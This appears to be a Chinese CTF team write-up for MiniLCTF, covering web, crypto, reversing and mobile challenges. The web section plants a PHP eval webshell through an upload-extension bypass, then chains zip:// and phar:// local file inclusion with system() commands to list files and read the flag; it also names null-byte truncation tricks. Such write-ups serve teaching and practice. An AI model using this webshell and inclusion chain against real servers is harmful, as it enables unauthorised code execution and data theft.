但是这个文件上传只能上传txt为后缀的文件，并且他会给你的文件重新命名，也是txt为后缀，同时读取文件的时候，会给你加上php后缀

如果我们只是单纯的传一个txt上去，例如 `DPI0mMOQm4BBBGUB.txt`，读取的时候就会变成 `DPI0mMOQm4BBBGUB.php`，显然这个文件是不存在的，我们要绕过这一点

当我们上传成功一个文件的时候，他还会返回

```
DPI0mMOQm4BBBGUB.txt and you can read it by visiting /1bda80f2be4d3658e0baa43fbe7ae8c1.php
```

`/1bda80f2be4d3658e0baa43fbe7ae8c1.php`，这是一个读取我们上传的文件的页面，看似没什么用，其实非常重要，待会我会说这个 页面重要在哪

至此，我们来理一下思路

`/test.php` 是一个文件包含的页面，但是只能包含后缀为 `php` 的文件

`/46c48bec0d282018b9d167eef7711b2c.php` 是一个文件上传的页面，但是只能上传文件名后缀为 `txt` 文件

`/1bda80f2be4d3658e0baa43fbe7ae8c1.php` 是一个读取上传文件的页面，只能读取后缀是 `txt` 的文件

首先我们要写个php一句话，文件名就叫做 `test.php`

```
<?php
@eval($_POST[a]);
?>
```

上传后抓个包，把后缀改为 `txt` 即可以绕过验证成功上传

一开始以为要让我去绕过 `/test.php` 页面中 `include($input.";.php");` 自动拼接 `.php`

然后发现了三种方法

第一种是 `%00` 截断， `magic_quotes_gpc = off && php< 5.3.4`

第二种是文件名过长导致截断, `php version < 5.3.4`

第三种是转换字符集造成的截断, 但是需要有 `iconv()` 函数

以上三种方法都不适用于本题

于是想到之前找资料的时候看到的, `zip://` 和 `phar://` 伪协议, 貌似也可以绕过本题的情况

测试一下, 将我们刚刚写的那个 `test.php` 压缩成一个压缩包 `test.zip`

上传抓包, 修改后缀为txt, 成功上传

然后就要使用 `zip://` 和 `phar://` 伪协议了

`zip://` 使用方法 `zip://file1%23file2`

`phar://` 使用方法 `phar://file1/file2`

这里 `file1` 是我们上传的那个压缩文件名, `file2` 是我们解压后的文件名, 他们两唯一不一样的地方就是两个文件的分隔符, 注意一下就好

因为解压出来的文件名是 `tets.php` 后缀为 `php`, 所以可以成功解决后缀必须是 `php` 的问题了

然后很兴奋的去试了一番, 发现并不行, 怀疑人生了~

现在重要的读取文件的页面要上场了

路径! 路径! 路径!

随便读取一个文件, 注意看路径是在 `/Uploads/` 下

我一开始是的时候, 并没有加上路径, 所以怎么试都出不来

所以最终payload是


```
rf=zip://Uploads/qLJKh484uso4dgNo.txt%23test
或者
rf=phar://Uploads/qLJKh484uso4dgNo.txt/test
```


post `a=system(';ls;');`, 返回


```
1bda80f2be4d3658e0baa43fbe7ae8c1.php
46c48bec0d282018b9d167eef7711b2c.php
4df810ff9d0cab8e342469fe3a9aa885.php
CTF.php
Montserrat-Regular.ttf
Uploads check_inv_code.php
f____l____a____g.txt
index.php
js
test.php
```

看到 `f____l____a____g.txt`, 兴奋~

post `a=system(';cat f____l____a____g.txt;');`, 得到 `flag{810c4b69640d5545f610ea1f35fbd880}`

 Load URL

 Split URL

 Execute

http://45.40.207.251:8012/test.php?rf=zip://Uploads/qLJKh484uso4dgNo.txt%23test

☒ Enable Post data ☐ Enable Referrer

Post data

a=system('cat f\_\_\_\_|\_\_\_\_a\_\_\_\_g.txt');

flag{810c4b69640d5545f610ea1f35fbd880}

## Crypto

### Easy RSA

解题人: void0red

```
$openssl rsa -text -modulus -pubin -in publickey.pem
```

从公钥获得m, e 到<http://factordb.com/>上尝试查找m的质数分解, 获得p, q

利用 `rsatool.py` 脚本获得私钥 `key.pem`

```
$openssl rsautl -decrypt -inkey key.pem -in enc1.txt
```

获得flag

```
utl -decrypt -inkey key.pem -in enc1.txt
minil{rsa_1s_c00l}
```

### Crypto2

解题人: void0red

爆破出r后直接解



```

import random
def baseN(num, b):
    return ((num == 0) and "0") or (baseN(num // b, b).lstrip("0") +
    "0123456789abcdefghijklmnopqrstuvwxyz"[num % b])

s='j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkx4m47i19ergp44djdwwfs3q3wz657q62j
ria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292yiojao025h1tmvm2ke5y8
9gy3r858c12cabzai8fw98aiatg1c'
p=1136073829517700299849538405789312996498013180650957292788667589942221417440833393215081393935
7279703161556767193621832795605708456628733877084015367497711
h=7854998893567208831270627233155763658947405610938106998083991389307363085837028364154809577816
577515021560985491707606165788274218742692875308216243966916

x1 = int(s[:s.index('==')],36)
x2 = int(s[s.index('==')+2:],36)
# print x1,x2
# for i in reversed([x for x in range(1000000,10000000)]):
#     print i
#     if pow(2,i,p) == x1:
#         break
r = 8485716
if pow(2,r,p) == x1:
    print 'ok'
print baseN(x2/pow(h,r,p),36)

```

## RE

### re1

解题人: void0red

栈调整平衡后，直接F5出算法，写脚本，`numpy`解矩阵不是很好用，最后用了初等数学的方法

```

data =
[2892, 2864, 2859, 2864, 2893, 2902, 2885, 2899, 2846, 2850, 2868, 2861, 2870, 2858, 2860, 2868, 2874, 2853, 2858,
2874, 2855, 2868, 2874, 2850, 2858, 2855, 2861, 2869, 2844]
a = [chr(sum(data)/28-x) for x in data]
s = ''
for x in a:
    s+=x
print s

```

```

lgebra.py
MiniLCTF{welcome_to_re_world}

```

### 贪吃蛇

解题人: void0red

patch掉墙，获得30分出flag

MiniLCTF{let\_us\_van\_a\_g4me!!!}

## EasyCrack

解题人: fa1con

start\_routine是第一个线程，sub\_400A3E函数是第二个线程，可以看到start\_routine处理后的数据给了第二个线程，第二个线程再与一组数进行处理与字符串比较，若一样则正确。注意第二个线程里异或的数是无符号数，IDA F5后会解析成有符号。另外注意第一个线程里的 $x \gg \text{num}$ 操作是取 整的

```
b[0] = data[a[0]>>2]
b[1] = data[(a[1]>>4)|(16*a[0]&0x30)]
b[2] = data[(a[2]>>6)|(4*a[1]&0x3c)]
b[3] = data[a[2]&0x3f]
```

字符串操作是四个为一组，因此一个个解会出现一些奇怪的问题，以4个为一组进行爆破。

```
b =
[0x57,0xA9,0x8E,0x8A,0xF0,0xB9,0x73,0x6A,0x40,0x10,0x5B,0x0C,0x52,0x27,0x18,0xED,0xF9,0xFC,0x47,0
xC6,0xCA,0x15,0x0B,0x36,0xBE,0xCF,0xF2,0x9B,0x93,0xEA,0xE8,0x44,0xFA,0xFA,0x44,0x33,0xE1,0x41,0xE
9,0x8c]
#e =
[100,-36,-29,-2,-49,-48,64,82,49,127,50,79,98,88,109,-85,-106,-72,112,-123,71,89,118,120,47,-122,
113,-55,-20,103,111,-44,112,109,-55,125,-71,-35,-65,-29]
f =
[0x64,0xdc,0xe3,0xfe,0xcf,0xd0,0x40,0x52,0x31,0x7F,0x32,0x4f,0x62,0x58,0x6d,0xab,0x96,0xb8,0x70,0
x85,0x47,0x59,0x76,0x78,0x2f,0x86,0x71,0xc9,0xec,0x67,0x6f,0xd4,0x70,0x6d,0xc9,0x7D,0xb9,0xdd,0xb
f,0xe3]
print len(b)

for i in range(len(b)):
    b[i] = (b[i]^f[i]) - i
print b
flag=''
data = '@,.1fgvw#`/2ehux$~"3dity%_;4cjsz^+{5bkrA&=}6alqB*-[70mpC()]8D9E:'
for k in range(0,len(b),4):
    for i in range(128):
        for j in range(128):
            for z in range(128):
                if b[k]==ord(data[i>>2]) and b[k+1]==ord(data[(j>>4)|
(16*i&0x30)]) and b[k+2]==ord(data[(z>>6)|(4*j&0x3c)]) and b[k+3]==ord(data[z&0x3f]):
                    flag +=chr(i)+chr(j)+chr(z)
print flag
```

结果为MiniLCTF{Base641s\_Essentia，然后以强大的词汇能力得出flag为MiniLCTF{Base641s\_Essentiaal}

```
F:\CTF\minictf
λ python re3.py
MiniLCTF{Base64_1s_Essentia
```

## Kid

解题人: fa1con, void0red

1. 脱壳后, IDA打开有一个结构体, 里面一个unsigned char, 一个char\*, char保存的是输入的payload。
2. 程序对flag进行一系列操作, 注意:unsigned char的范围为0-255, 因此正向操作可能会超过其范围, 从0开始取。
3. 因此逆向写脚本, 取尽可能取的值, 最后筛选。(感谢void的脚本)

```

check=[99, 74, 26, 26, 165, 244, 25, 157, 189, 100, 235, 97, 156, 74, 215, 158, 209, 197, 235,
216, 34, 59, 50, 84, 144, 104, 177, 98, 208, 49, 40, 55]
data0=[0x85,0x03,0x05,0x67,0x04,...]
data1 = [1] + data0
sw = [1] + data1
s='0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_!{'

def jm(test):
    for i in range(0,600,3):
        v7 = data0[i]
        choose = sw[i]
        index = data1[i]
        if choose == 0:
            test[index] = (test[index] + v7)%256
        elif choose == 1:
            test[index] = (test[index] - v7)%256
        elif choose == 2:
            test[index] = (test[index] ^ v7)%256
        elif choose == 3:
            test[index] = (test[index] * v7)%256
        elif choose == 4:
            test[index] = (test[index] ^ test[v7])%256
    return test

re = [[x] for x in check]
for i in reversed([x for x in range(0,600,3)]):
    v7 = data0[i]
    choose = sw[i]
    index = data1[i]
    if choose == 0:
        t = []
        for x in range(256):
            if (x + v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 1:
        t = []
        for x in range(256):
            if (x - v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 2:
        t = []
        for x in range(256):
            if (x ^ v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 3:
        t = []
        for x in range(256):
            if (x * v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t

```

```

elif choose == 4:
    t = []
    for x in range(256):
        for y in re[v7]:
            if (x ^ y)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
r=[]
for x in re:
    t = []
    for y in x:
        p = chr(y)
        if p not in t and p in s:
            t.append(chr(y))
    r.append(t)

for x in r:
    print x

```

The screenshot shows a mobile application interface. On the left, there is a vertical list of character pairs, each enclosed in square brackets. The pairs are: ['M'], ['I', 'i'], ['n'], ['i'], ['L'], ['C'], ['4', 'T', 't'], ['F'], ['{'], ['T'], ['h'], ['1', 'q'], ['s'], ['\_'], ['i'], ['s'], ['\_'], ['J'], ['u'], ['3', 's'], ['4', 't'], ['\_'], ['K'], ['i'], ['d'], ['\_'], ['G'], ['!', 'A', 'a'], ['m'], ['E', 'e'], ['!'], and a final pair ['!', '1', '5', '9', 'A', 'E', 'I', 'M', 'Q', 'U', 'Y', 'a', 'e', 'i', 'm', 'q', 'u', 'y', '}']. On the right, there is a code editor with a dark background. It contains Python code that is partially visible, showing loops and conditional statements. The code includes comments like '# - U' and '# - L'. The code is:
 

```

    for y in x:
        p = chr(y)
        if p not in t and p in s:
            t.append(chr(y))
    r.append(t)

    for x in r:
        print x
    
```

 At the bottom of the screen, there is a status bar with the text 'MOBILE'.

MOBILE

# Get\_flag

解题人: void0red

```
$apktool d Get_flag.apk
```

解包，在 `\assets` 目录底下获得私钥 `key.txt`，用 `dex2jar` 转换 `classes.dex` 并且用 `jd` 打开

在 `Encrypt` 类底下找到字符串 `encryptData` 用 `base64` 解码，再用私钥解密，得到flag

- 提取加密字符串：

```
import base64
s =
'u6aT09Q5Ib4afvw6LltV1BXtX3/NtKQrjDlVEE9z6PULsjGIYbop0yecmue9C7zwmkBCIa5Ii9eXqMXp48bdXsJuI69de+y
fDnf7xz6qzmCXzqABoB7SeaN7mo4A6S6SFvH+5Y6hCeaVlPhUV9nAVHr9aIZAbu2oXkQWko2P41Y='
with open('enc','wb') as f:
    f.write(base64.b64decode(s))
```

- 私钥解密：

```
$openssl rsautl -decrypt -inkey key.pem -in enc
```

```
utl -decrypt -inkey key.pem -i
MiniLCTF{Th_is_a_mobile_flag}
```